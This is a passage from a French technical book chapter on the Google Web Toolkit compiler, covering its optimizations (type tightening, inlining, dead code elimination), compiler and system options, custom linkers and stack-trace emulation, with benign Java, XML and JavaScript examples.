Globalement, il est d'ailleurs recommandé en Java de marquer systématiquement une méthode ou une classe du mot-clé `final` si on est certain qu'elle ne sera pas redéfinie.

La substitution par appels statiques

Même si ce n'est pas une optimisation en soit, la substitution statique modifie le code pour faciliter les prochaines optimisations.

Cette tâche consiste à rechercher tous les appels non polymorphiques (c'est-à-dire mettant en œuvre une méthode non redéfinie) pour réécrire l'appel en passant par une méthode statique. Le paramètre de cette méthode statique est l'instance sur laquelle on souhaite invoquer la méthode.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Au premier abord, le principe peut paraître un peu tordu, mais les bénéfices sont précieux.

Voici un exemple :

```
// Code Java
Animal instance = new Animal();
instance.parle()
// Est transformé en JavaScript par
function $Animal(instance){
  parle(instance);
}
function parle(instance){
  (…)
}
```

Comparée à une version polymorphique, la version statique présente l'avantage de mettre à plat les appels de méthodes en les transformant en fonctions basiques JavaScript. Par ailleurs, non seulement cela facilite les suppressions lorsqu'une opération de réduction intervient (car on sait précisément qui appelle quoi), mais cela permet aussi de gagner des octets en réécrivant le mot-clé `this` par une chaîne plus courte. Il fallait simplement y penser !

La réduction de type

La réduction de type ou *Type Tightening* fait partie des autres optimisations géniales du compilateur GWT.

Pour résumer le principe en quelques mots, le compilateur infère les types les plus spécifiques pour mieux supprimer les types abstraits.

Comme tout bon développeur qui se respecte, nous utilisons régulièrement les grands principes de la programmation objet, les interfaces, les types abstraits ou la généricité pour instaurer une forme de découplage entre classes. Une fois le type concret créé, il est d'usage de préférer l'interface `List` à la classe `ArrayList` ou l'interface `Map` à la classe `HashMap`.

Le compilateur GWT ayant pour objectif principal la réduction de code, toute abstraction va progressivement disparaître du source Java pour ne laisser place qu'à des types concrets. Ce processus commence par l'inspection des variables locales, des champs, des paramètres et des types de retour puis se poursuit par l'analyse de l'arbre syntaxique pour analyser les changements intervenant sur un type (appelés également *type flow*).

Lorsqu'un type `ArrayList` est créé à la base, toutes les références de type `List` sont transformées en références de type `ArrayList` avec pour effet immédiat d'alléger par le pruning le code créé via la suppression des types abstraits.

Certaines variables peuvent également prétendre à être réduites, notamment celles qui n'ont jamais été initialisées ou celles qui contiennent `null`. Ces dernières ouvrent la voie à de nombreuses optimisations possibles.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Après la réduction généralisée de type, le compilateur effectue la même opération sur les appels de méthode polymorphique. Lors de cette étape, l'ambiguïté (quelle méthode de quelle classe appeler pour un héritage donné) qui existait avant la réduction de type est levée.

L'élimination de code mort

L'élimination de code dit « mort » consiste à supprimer tout code inatteignable ou toute expression invariante. Ainsi l'expression "`x || true`" sera par exemple remplacée par "`x`".

Cependant, cette élimination va plus loin : elle remplace également les post-incrémentations par des pré-incrémentations, plus performantes (cela évite de stocker une variable temporaire), en s'assurant bien évidemment qu'aucun effet de bord n'est provoqué. L'élimination vérifie également l'utilisation des conditions (`switch case`), optimise les calculs sur les booléens, optimise les expressions de type `try{} catch{}`, supprime le code des boucles à condition constante de type `while (faux) { // code }` et supprime les successions de `break` inutiles.

```
switch(i) { default: a(); b(); c(); } devient { a(); b(); c(); }

switch(i) { case 1: a(); b(); c(); } devient if (i == 1) { a(); b(); c(); }

switch(i) { case 1: a(); b(); break; default: c(); d(); }
  devient if (i == 1) { a(); b(); } else { c(); d(); }
```

L'inlining

Lorsqu'une méthode ne crée pas d'effet de bord sur des parties tierces de l'application et que son contenu est suffisamment maîtrisé, le compilateur remplace la fonction appelée par son code. Cela simplifie les optimisations ultérieures et épargne à l'exécution une pile d'appels complexe.

Les méthodes `getXX()` ou `setXX()` sont souvent de bons candidats à l'inlining.

En voici un exemple :

```
Forme f = new Carre(2);
int a = f.getSurface()
// Devient via le jeu de l'inlining
Forme f = new Carre(2);
int a = f.length * f.length;
// Puis
int a = 4;
```

Magique non ?

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tracer les optimisations

Le compilateur fournit une option très intéressante traçant les différentes optimisations observées sur une méthode. Le mode de trace s'utilise en pointant le nom d'une méthode de la manière suivante :

```
java com.google.gwt.dev.compiler
                    -Dgwt.jjs.traceMethods=com.dng.sample.onModuleLoad
com.dng.CompilateurSample
```

Voici pour un exemple donné, le type d'affichage produit par l'option de trace. Les modifications de code réalisées entre chaque optimisation sont en surbrillance :

```
public abstract class Animal {
      String race;
      int age;

      public int getAge() {
         return age;
      }

      public void setAge(int age) {
         this.age = age;
      }

      public Animal() {   }

      public Animal(String race, int age) {
         this.race = race;
         this.age = age;
      }

      public abstract String getRace();
}
public class Chien extends Animal {
      String race = "BERGER ALLEMAND";

      @Override
      public String getRace() {
         return race;
      }
}

public class CompilateurSample implements EntryPoint {

      public void onModuleLoad() {
         Animal a = new Chien();
         String race = a.getRace();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        Window.alert("La race du client est " + race);
      }
}
// La compilation génère la trace suivante avec l'option activée

      JAVA INITIAL:
      ----------------------------
      public void onModuleLoad(){
        Animal a = (new Chien()).Chien();
        String race = a.getRace();
        Window.alert("La race du client est " + race);
      }
      ----------------------------
      FinalizeVisitor:
      ----------------------------
      public final void onModuleLoad(){
        final Animal a = (new Chien()).Chien();
        final String race = a.getRace();
        Window.alert("La race du client est " + race);
      }
      ----------------------------
      JAVA INITIAL:
      ----------------------------
      public static final void $onModuleLoad(CompilateurSample this$static){
        final Animal a = (new Chien()).Chien();
        final String race = a.getRace();
        Window.alert("La race du client est " + race);
      }
     (...)
      ----------------------------
      TightenTypesVisitor:
      ----------------------------
      public static final void $onModuleLoad(CompilateurSample this$static){
        final Chien a = Chien.$Chien(new Chien());
        final String race = a.getRace();
        Window.alert("La race du client est " + race);
      }
      ----------------------------
      PruneVisitor:
      ----------------------------
      public static final void $onModuleLoad(){
        final Chien a = Chien.$Chien(new Chien());
        final String race = a.getRace();
        Window.alert("La race du client est " + race);
      }
      ----------------------------
      RewriteCallSites:
      ----------------------------
```

```
public static final void $onModuleLoad(){
  final Chien a = Chien.$Chien(new Chien());
  final String race = Chien.$getRace(a);
  Window.alert("La race du client est " + race);
}
---------------------------
InliningVisitor:
---------------------------
public static final void $onModuleLoad(){
  final Chien a = ((()), new Chien()));
  final String race = (("BERGER ALLEMAND"));
  Window.alert("La race du client est " + race);
}
---------------------------
DeadCodeVisitor:
---------------------------
public static final void $onModuleLoad(){
  final Chien a = new Chien();
  final String race = "BERGER ALLEMAND";
  Window.alert("La race du client est BERGER ALLEMAND");
}
---------------------------
CleanupRefsVisitor:
---------------------------
public static final void $onModuleLoad(){
  new Chien();
  "BERGER ALLEMAND";
  Window.alert("La race du client est BERGER ALLEMAND");
}
---------------------------
DeadCodeVisitor:
---------------------------
public static final void $onModuleLoad(){
  Window.alert("La race du client est BERGER ALLEMAND");
}
```

Les options du compilateur

Le compilateur GWT est assez riche et ses options (comme la précédente) plutôt méconnues du grand public. La version 2 apporte son lot de nouveautés avec l'introduction du mode `draftCompile` et les rapports de compilation.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 12–1 Les options du compilateur

Option	Description
`-logLevel`	Spécifie le niveau de trace : `ERROR`, `WARN`, `INFO`, `TRACE`, `DEBUG`, `SPAM`, ou `ALL`.
`-workDir`	Spécifie le répertoire de travail du compilateur (doit être en écriture). Par défaut, pointe vers le répertoire temporaire du disque.
`-gen`	Le répertoire contenant tous les fichiers sources créés par la liaison différée.
`-ea`	*Enable Assertion*. Précise que le compilateur ne doit pas supprimer les assertions créées en Java lors de la compilation (certaines personnes préfèrent ne pas propager les assertions en JavaScript pour gagner en performances et en taille).
`-XdisableClassMetadata`	Expérimental : désactive quelques méthodes de `java.lang.Class methods`, notamment la méthode `Class.getName()`, très coûteuse en JavaScript. Cette option permet de gagner 5 à 10 % de code JavaScript créé.
`-XdisableCastChecking`	Expérimental : désactive les vérifications de conversion à l'exécution (accélère les temps d'exécution aux dépens de la sécurité du code).
`-validateOnly`	Valide l'ensemble du code source, mais ne le compile pas. Permet de vérifier que la configuration des règles et propriétés de liaison différée est correcte sans lancer une compilation complète.
`-draftCompile`	Réalise moins d'optimisations mais accélère la compilation.
`-optimize N`	Spécifie le niveau d'optimisation (0 = aucun à 9 = maximum).
`-compileReport`	Active les rapports de compilation.
`-strict`	Spécifie que la compilation ne réussit que si aucun fichier n'est en erreur.
`-localWorkers`	Spécifie le nombre de threads à utiliser par permutation (permet de gagner en performance lorsque la compilation s'exécute sur une machine multicœur).
`-XenableClosureCompiler`	Option expérimentale activant le nouveau compilateur JavaScript vers JavaScript optimisé appelé `Closure` (fait gagner en moyenne 10 % dans la taille du fichier JS créé).
`-war`	Le répertoire contenant les différents fichiers de permutation et la racine du site.
`-extra (ou -deploy)`	Le répertoire contenant les fichiers non déployés, appelés encore extra.

L'option `-extra` crée des fichiers non déployés en production et contenant diverses informations « techniques ».

- Répertoire `rpcPolicyManifest` : un fichier de policy contient des métadonnées détaillant l'ensemble des types RPC utilisés dans un module.

Le fichier `rpcPolicyManifest` précise pour plusieurs modules le chemin relatif de leur fichier de policy respectif.

- Répertoire `symbolMaps` : contient une table de correspondances pour retrouver une classe à partir de son nom obfusqué dans le fichier JavaScript. Cette table sert essentiellement à l'affichage de la pile d'appels en cas d'erreur. Ce sujet est couvert en fin de chapitre.




Figure 12–3
Génération des fichiers avec l'option -extra

Notez que l'option `-compileReport` accompagnée de l'option `-extra` crée également des artéfacts dans le répertoire précisé par `-extra`.

En plus des arguments classiques du compilateur, GWT utilise des propriétés système pour certaines opérations avancées telles que le paramétrage des traces ou la suppression des messages d'avertissement. Le tableau suivant illustre ces options système.

Tableau 12–2 Options système (certaines sont peu documentées)

Propriété	Description
Propriétés générales	
`gwt.devjar`	Redéfinit le répertoire d'installation de GWT.
`gwt.nowarn.legacy.tools`	Supprime le message d'avertissement indiquant une version obsolète des outils.
`gwt.nowarn.metadata`	Supprime le message d'avertissement relatif aux anciennes annotations Javadoc.
`gwt.perflog`	Demande d'activer la traçabilité des performances.
Propriétés liées au compilateur	
`gwt.jjs.javaArgs`	Compilation parallèle : redéfinit des arguments au sous-processus (exemple : `-Xmx`, `-D`, etc.).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 12–2 Options système (certaines sont peu documentées) (suite)

Propriété	Description
gwt.jjs.javaCommand	Compilation parallèle : redéfinit la commande permettant de lancer une nouvelle machine virtuelle (par défaut : $JAVA_HOME/bin/java).
gwt.jjs.maxThreads	Compilation parallèle : le nombre maximal de threads utilisés par processus.
gwt.jjs.permutationWorkerFactory	Compilation parallèle : il existe deux modes pour lancer la compilation, un mode multiprocessus avec plusieurs JVM, et un mode multi-threads dans la même JVM. Ce paramètre permet de préciser le mode souhaité.
gwt.jjs.traceMethods	Génère des messages explicites quant à l'optimisation d'une méthode.
Concerne le shell	
gwt.browser.default	Définit le navigateur à lancer par défaut lors de l'exécution (supplante la variable système GWT_EXTERNAL_BROWSER).
gwt.nowarn.webapp.classpath	Supprime le message d'avertissement lorsque l'application fait appel à des classes situées dans le classpath système.
gwt.dev.classDump	Demande au compilateur d'écrire toute classe instrumentée lors de la phase de compilation sur disque (utile par exemple pour analyser le contenu des types JavaScriptObject).
gwt.dev.classDumpPath	Toute classe Java réécrite lors de la phase de compilation est générée dans ce répertoire.
gwt.shell.endquick	Ne demande pas de confirmation lors de la fermeture du shell.
Traçabilité et gestion des versions	
gwt.debugLowLevelHttpGet	Affiche des informations de débogage lors des appels Ajax.
gwt.forceVersionCheckNonNative	Sous Windows seulement, utilise la version pure Java.
gwt.forceVersionCheckURL	Permet de passer une URL personnalisée pour la version de GWT.
JUnit	
gwt.args	Permet de passer des arguments au shell Junit.
com.google.gwt.junit.reportPath	Spécifie le chemin de génération des rapports de benchmark.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Accélérer les temps de compilation

Étant donnés la complexité des optimisations et le mode de fonctionnement du compilateur, ce n'est pas une surprise si l'une des préoccupations majeures des développeurs GWT concerne les temps de compilation. Avec GWT 2 et la possibilité de tester le code à partir d'un vrai navigateur, cette contrainte ne devrait plus réellement constituer un facteur de blocage. En effet, dans cette version, la compilation réelle n'intervient que pour valider définitivement le rendu visuel d'une application.

Malgré tout, il existe plusieurs optimisations possibles, dont certaines ont été abordées dans le chapitre sur la liaison différée.

Voici une liste d'actions susceptibles de réduire en moyenne de 50 % le temps de compilation, voire 80 % dans certains cas :

1. Réduire le nombre de permutations : GWT est paramétré par défaut pour créer 6 permutations (une par navigateur). Si on sait que seuls IE 7 et Firefox 3 seront pris en compte, il suffit de définir la propriété `user.agent` de la manière suivante dans le fichier de configuration du module :

   ```
   <set-property name="user.agent" value="ie6,gecko" />
   ```

   Ce paramétrage réduit en moyenne de 50 % les temps de compilation.
2. Ajouter l'option `-draftCompile` lors de la compilation : en phase de développement les gains peuvent aller de 5 à 30 % en fonction des scénarios.
3. Donner une valeur à l'argument `-localWorkers` : GWT 1.5 a introduit la notion de worker pour la compilation. Pour une machine bi-cœur (*Dual Core*), une valeur paramétrée à 2 permet de paralléliser la compilation des permutations sur chaque cœur. Le gain est en moyenne de 10 %. Ce chiffre s'améliore progressivement dans le cas d'une machine à 4 cœurs (*Quad Core*).
4. Configurer la JVM avec des paramètres adaptés : pour une application moyenne, les options suivantes assurent suffisamment de mémoire, une taille de pile cohérente et un espace de stockage temporaire adapté.

   ```
   java com.google.gwt.dev.Compiler -Xmx512M -Xss128k -Xverify:none
   -X:PermSize=32m Module
   ```

Les linkers

Comme exposé précédemment, le processus de déploiement de GWT fait intervenir un certain nombre d'étapes. La compilation crée des fichiers de permutation placés

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

dans un sous-répertoire du contexte web racine de l'application. Une fois la page hôte appelée, un script de sélection est exécuté, réalisant dans la foulée le chargement de la permutation correspondant aux propriétés du navigateur.

Si ce mode de fonctionnement convient dans la majeure partie des cas, il est quelquefois utile de s'insérer dans le processus de création des fichiers pour y apporter quelques modifications. Imaginez par exemple un site GWT déployé sous la forme d'un portlet ou un gadget GWT proposant des métadonnées avec un point d'entrée spécifique. De simples contraintes de déploiement (DMZ, répertoires spécifiques par ressources, etc.) requièrent parfois la modification des fichiers créés par GWT. Dans l'exemple suivant, qui représente le contrat d'un gadget GWT, la méthode d'initialisation n'est pas `onModuleLoad()` mais `init()` :

```
@ModulePrefs(
  title = "Gadget GWT",
  directory_title = "Mon gadget GWT ",
  screenshot = "gadget.png",
  thumbnail = "thumb.png",
  …
  height = 210)
public class MyGWTGadget
  extends
  Gadget<MyGWTGadgetPreferences>
{
   public void onModuleLoad() { }
   // Remplacé par la méthode d'initialisation suivante
  protected void init(
      final MyGWTGadgetPreferences prefs) {
    …
  }
}
```

Voici la séquence d'appel des différentes composantes de la construction GWT. À chaque étape correspond un ensemble d'artéfacts créés ou compilés (les fichiers ou morceaux de code source).


L'idée sous-jacente aux linkers est de permettre au développeur d'interférer dans le mécanisme de construction et d'édition des différents liens pour y apporter un traitement spécifique.

Il faut savoir que GWT propose par défaut cinq linkers définis dans le module `Core.gwt.xml` situé dans le fichier `gwt-user.jar`.

- Le `SingleScriptLinker` : uilisé lorsqu'on souhaite produire un seul fichier JavaScript pour un module. Cela suppose qu'il n'existe qu'une seule permutation.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 12–4
Fonctionnement des linkers



- Le `XSLinker` : utilisé lorsque le serveur hébergeant les permutations est différent de celui hébergeant la page hôte. Ce linker produit des fichiers d'extension `xs` comme `<module>-xs.nocache.js`.
- Le `IFrameLinker` : c'est le linker principal utilisé par GWT, il crée une `IFrame` cachée.
- Le `SymbolMapLinker` : ce linker se charge de créer un fichier de correspondances affichant des piles d'erreurs pointant des noms de variables non obfusquées.
- Le `SoycReportLinker` : les rapports constituent l'historique de la compilation et ce linker restitue des fichiers de traces contenant des métriques liées aux optimisations.

Voici un extrait de fichier de configuration (tiré du code source de GWT) illustrant la déclaration d'un linker et son ajout dans le projet courant.

```
<module>
  <inherits name="com.google.gwt.dev.jjs.intrinsic.Intrinsic" />
  (…)
  <super-source path="translatable" />

  <define-linker name="sso"
           class="com.google.gwt.core.linker.SingleScriptLinker" />
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  <define-linker name="std" class="com.google.gwt.core.linker.IFrameLinker" />
  <define-linker name="xs" class="com.google.gwt.core.linker.XSLinker" />

  <define-linker name="soycReport"
           class="com.google.gwt.core.linker.SoycReportLinker" />
  <define-linker name="symbolMaps"
           class="com.google.gwt.core.linker.SymbolMapsLinker" />

  <add-linker name="std" />

  <add-linker name="soycReport" />
  <add-linker name="symbolMaps" />
</module>
```

Ces linkers s'exécutent dans un ordre déterminé par trois états : avant (`LinkOrder.PRE`), pendant (`LinkOrder.PRIMARY`) et après (`LinkOrder.POST`).

À titre d'exemple, le linker standard (`IFrameLinker`) qualifié dans le fichier `Core.gwt.xml"std"` est un linker primaire, c'est-à-dire qu'il s'exécute de manière autonome et produit un script de sélection chargeant les permutations dans une `IFrame` cachée. Sa seule dépendance est celle liée à son héritage. `IFrameLinker`, au même titre que la plupart des linkers primaires, dérive de la classe `SelectionScriptLinker` qui lui offre la création du script de sélection. Il est bien évidemment possible de redéfinir à tout moment le comportement des linkers prédéfinis.

Voyons maintenant concrètement un exemple de linker personnalisé. Créer un linker revient à :

1. Créer une classe dérivant de `com.google.gwt.core.ext.Linker`.
2. Ajouter l'annotation `@LinkOrder` pour déterminer si le linker doit s'exécuter avant, après ou en remplacement du linker primaire. Le nombre de linkers n'est pas limité, seul le primaire est unique.
3. Définir et ajouter le linker personnalisé dans le fichier de configuration du module (`<module>.gwt.xml`).
4. Inclure le nouveau linker dans le `classpath` du compilateur.

Le linker suivant répertorie dans une chaîne de caractères l'ensemble des artéfacts créés par le compilateur (permutation, images, etc.), suivi de la date de dernière modification. Il ajoute ensuite un nouvel artéfact (un nouveau fichier) contenant cette chaîne. L'objectif est de montrer ici un linker simple qui extrait des informations du compilateur et crée de nouveaux fichiers en sortie.

```
package com.dng.linkers;

import java.util.Date;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
import com.google.gwt.core.ext.LinkerContext;
import com.google.gwt.core.ext.TreeLogger;
import com.google.gwt.core.ext.UnableToCompleteException;
import com.google.gwt.core.ext.linker.AbstractLinker;
import com.google.gwt.core.ext.linker.Artifact;
import com.google.gwt.core.ext.linker.ArtifactSet;
import com.google.gwt.core.ext.linker.EmittedArtifact;
import com.google.gwt.core.ext.linker.LinkerOrder;

@LinkerOrder(LinkerOrder.Order.POST)
public class MyLinker extends AbstractLinker {

    public String getDescription() {
        return "MyLinker";
    }

    public ArtifactSet link(TreeLogger logger, LinkerContext context,
                            ArtifactSet artifacts)
            throws UnableToCompleteException {
       String artifactList="";
        // Récupère la liste de tous les artéfacts
        ArtifactSet toReturn = new ArtifactSet(artifacts);
        for (Artifact artifact : toReturn) {
         // Et trie seulement les fichiers générés
            if (artifact instanceof EmittedArtifact) {
               EmittedArtifact fic = (EmittedArtifact) artifact;
               // Stocke dans une chaîne de caractères le nom du fichier généré
               artifactList = fic.getPartialPath() + "," + new
                  Date(fic.getLastModified()).toString() + "\n" + artifactList ;
            }
        }

        // Ajoute à la liste précédente un nouveau fichier recensant
        // les artéfacts
        toReturn.add(emitString(logger, artifactList, "ListFiles.txt"));

        return toReturn;
    }
}
```

L'exécution de ce code produit la sortie suivante.

La méthode `link()` est appelée par le compilateur, qui lui transmet le paramètre `ArtifactSet`, une collection de l'ensemble des artéfacts du module. Notez qu'un artéfact n'est pas nécessairement un fichier physique créé dans le répertoire de destination du module. Seules les ressources de type `EmittedArtifact` sont destinées à être produites.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 12–5
Linker affichant la liste des artéfacts générés par le compilateur




Figure 12–6
Les différents types d'artéfacts

Dans le jargon des linkers, il existe plusieurs types d'artéfacts :

- la résultante d'une compilation (`CompilationResult`) contenant en mémoire des informations de permutation (flux JavaScript, clé MD5, etc.) ;
- les fichiers physiques (`EmittedArtifact`) créés dans le répertoire de sortie du module (JavaScript, CSS, etc.) ;
- l'analyse de compilation (utilisée ensuite par les rapports de compilation).

Il est possible à tout moment de s'intercaler dans le processus de création pour modifier ces artéfacts. Différentes méthodes sont fournies dont certaines permettant de lire le JavaScript produit, de le modifier ou simplement d'ajouter certaines informations.

Au-delà du simple recensement d'artéfacts, il existe de nombreux scénarios d'utilisation des linkers. On pourrait ainsi imaginer un linker qui se chargerait de télécharger des fichiers sur un serveur FTP distant en cas de compilation, ou un autre qui aurait pour

objectif de déplacer les fichiers statiques dans un répertoire donné (`.cache.html`) et les fichiers dynamiques (éventuelles pages JSP) dans un autre répertoire.

Autre exemple, dans le cas où une seule permutation est écrite (comme pour un mobile IPhone ou Android), on pourrait imaginer un linker qui optimiserait les permutations pour embarquer le script de sélection et la permutation au sein du même fichier. Cela épargnerait une requête HTTP supplémentaire pour charger la permutation.

Bref, le procédé est relativement souple pour permettre tous types de personnalisation.

La pile d'erreurs en production

Java possède un mécanisme nommé la pile d'erreurs ou « StackTrace », qui fournit à l'utilisateur des données très précieuses sur le contexte d'une exception. Cette StackTrace contient des informations sur la pile d'exécution (quelle méthode a été appelée avant l'erreur) ou le numéro de ligne incriminé et la nature de l'exception. Malheureusement, lorsqu'il s'agit d'exception dans le monde JavaScript, les choses peuvent vite virer au cauchemar tant il existe d'implémentations différentes en fonction des navigateurs.

Ainsi, Firefox fournit une propriété `exception.stack` contenant le message, le nom de fichier et la ligne. Opera intègre dans le message ces trois informations et requiert une analyse de la chaîne de caractères pour extraire un format exploitable. Quant aux autres navigateurs, ils ne proposent tout bonnement rien de très évolué dans ce domaine, à part le type `arguments` et ses propriétés `arguments.callee` et `arguments.caller.callee`.

Voici à titre d'exemple un code JavaScript utilisant `err.stack` :


```
<html>
   <head>
      <script type="text/javascript">

         function fonc1() {
         try {
            var i = null;
            i.toto();
         }
         catch(err) {
            window.alert(err.message + "\n" + err.stack)
         }
         }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        function fonc2() {
           fonc1();
        }

    </script>
 </head>
<a href="#" onClick="fonc1()">Génère exception </a> </body></html>
```


Le résultat sous IE 8, Firefox 3.5, Opera, Safari et Chrome est sans équivoque et démontre la difficulté d'une gestion commune en JavaScript.

Figure 12–7
Les piles d'erreurs non uniformes



Le comportement des exceptions en production est aléatoire et surtout peu explicite (c'est évidemment un doux euphémisme). Pour s'en convaincre, voici une copie d'écran d'une exception provoquée manuellement.

Figure 12–8
Une exception générée en mode obfusqué



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Vous aurez compris que le mécanisme d'obfuscation est le coupable de ces hiéroglyphes. En renommant systématiquement les méthodes et variables à des fins d'optimisation, GWT perd forcément en expressivité. On perd également au passage les numéros des lignes concernées par la pile.

Tout l'intérêt de GWT va consister à fournir le socle permettant d'unifier (via la liaison différée) la pile d'appels et la gestion des erreurs. Ce procédé s'appelle « l'émulation de la pile » et fait partie des nouveautés de GWT 2.

L'activation de cette fonctionnalité s'effectue en positionnant à `true` la propriété `compiler.emulatedStack` déjà présente dans le noyau de GWT au travers du module `com.google.gwt.core.EmulateJsStack`.

```
<module>
      <inherits name='com.google.gwt.user.theme.standard.Standard'/>
      <set-property name="compiler.stackMode" value="emulated" />
(…)
</module>
```

Les trois valeurs possibles pour `stackMode` sont :

- `native` : on s'en remet au navigateur et à sa prise en charge de la pile native.
- `strip` : le code JavaScript est plus compact, c'est le niveau le moins verbeux mais le plus optimisé du point de vue de la taille de la permutation.
- `emulated` : c'est le niveau le plus verbeux, qui s'accompagne des propriétés `compiler.emulatedStack.recordLineNumbers` et `compiler.emulatedStack.recordFileNames` pour l'affichage des lignes d'erreurs et des fichiers Java sources.

Une fois l'émulation activée, les exceptions deviennent comme par magie beaucoup plus explicites. Seuls les noms de méthodes restent cryptés. Voici un code Java levant une exception lors d'un appel natif : voyons le résultat en termes de restitution en mode production dans un navigateur.

